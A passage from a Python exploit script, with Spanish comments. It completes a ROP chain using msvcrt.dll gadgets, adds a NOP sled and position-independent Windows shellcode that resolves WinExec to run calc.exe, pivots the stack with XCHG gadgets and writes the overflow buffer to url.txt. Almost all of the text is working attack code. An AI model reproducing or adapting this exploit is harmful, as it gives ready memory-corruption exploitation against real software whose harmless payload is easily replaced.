65 rop += struct.pack('<L',0x77376f67) # PUSHAD # RETN [msvcrt.dll]
66 #FIN ROP#

```

```

67 opcodes = "\x90"*20
68 opcodes += "\x90\x90\x90\x90\x90" #5 + 195 shellcode a linear
69
70 opcodes += "\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b"
71 opcodes += "\x1c\x8b\x1b\x8b\x1b\x8b\x43\x08\x89\x45\xfc\x8b\x58\x3c\x01\xc3"
72 opcodes += "\x8b\x5b\x78\x01\xc3\x8b\x7b\x20\x01\xc7\x89\x7d\xf8\x8b\x4b\x24"
73 opcodes += "\x01\xc1\x89\x4d\xf4\x8b\x53\x1c\x01\xc2\x89\x55\xf0\x8b\x53\x14"
74 opcodes += "\x89\x55\xec\xeb\x32\x31\xc0\x8b\x55\xec\x8b\x7d\xf8\x8b\x75\x18"
75 opcodes += "\x31\xc9\xfc\x8b\x3c\x87\x03\x7d\xfc\x66\x83\xc1\x08\xf3\xa6\x74"
76 opcodes += "\x05\x40\x39\xd0\x72\xe4\x8b\x4d\xf4\x8b\x55\xf0\x66\x8b\x04\x41"
77 opcodes += "\x8b\x04\x82\x03\x45\xfc\xc3\xba\x78\x78\x65\x63\xc1\xea\x08\x52"
78 opcodes += "\x68\x57\x69\x6e\x45\x89\x65\x18\xe8\xb8\xff\xff\xff\x31\xc9\x51"
79 opcodes += "\x68\x2e\x65\x78\x65\x68\x63\x61\x6c\x63\x89\xe3\x41\x51\x53\xff"
80 opcodes += "\xd0\x31\xc9\xb9\x01\x65\x73\x73\xc1\xe9\x08\x51\x68\x50\x72\x6f"
81 opcodes += "\x63\x68\x45\x78\x69\x74\x89\x65\x18\xe8\x87\xff\xff\xff\x31\xd2"
82 opcodes += "\x52\xff\xd0" #195
83
84 exit_0 = "\x43\x43\x43\x43"
85 exit_0 += "\x43\x43\x43\x43"
86
87 http = "http://"
88 http += "\x41" * 13 #13 EAX - 4 bytes return
89 http += "\x00\x00\x00\x00" #NULL FCLOSE()
90
91 payload = "\x42\x42\x42\x42"
92 payload += "\x42\x42\x42\x42"
93
94 #EBP
95 ebp = struct.pack('<L',0x0065fc68) #EBP
96
97 #EIP
98 #PIVOT STACK creamos un stack falso para volver al buffer no vulnerable
99 esp = struct.pack('<L',0x77898381) # XCHG EAX,EBP # RETN
100 esp += struct.pack('<L',0x77387bf7) # XCHG EAX,ESP # RETN
101 esp += struct.pack('<L',0x77898381) # XCHG EAX,EBP # RETN
102
103 exploit=rop+opcodes+exit_0+http+payload+ebp+esp
104
105 file = open('url.txt','w')
106 file.write(exploit)
107 file.close()
108

```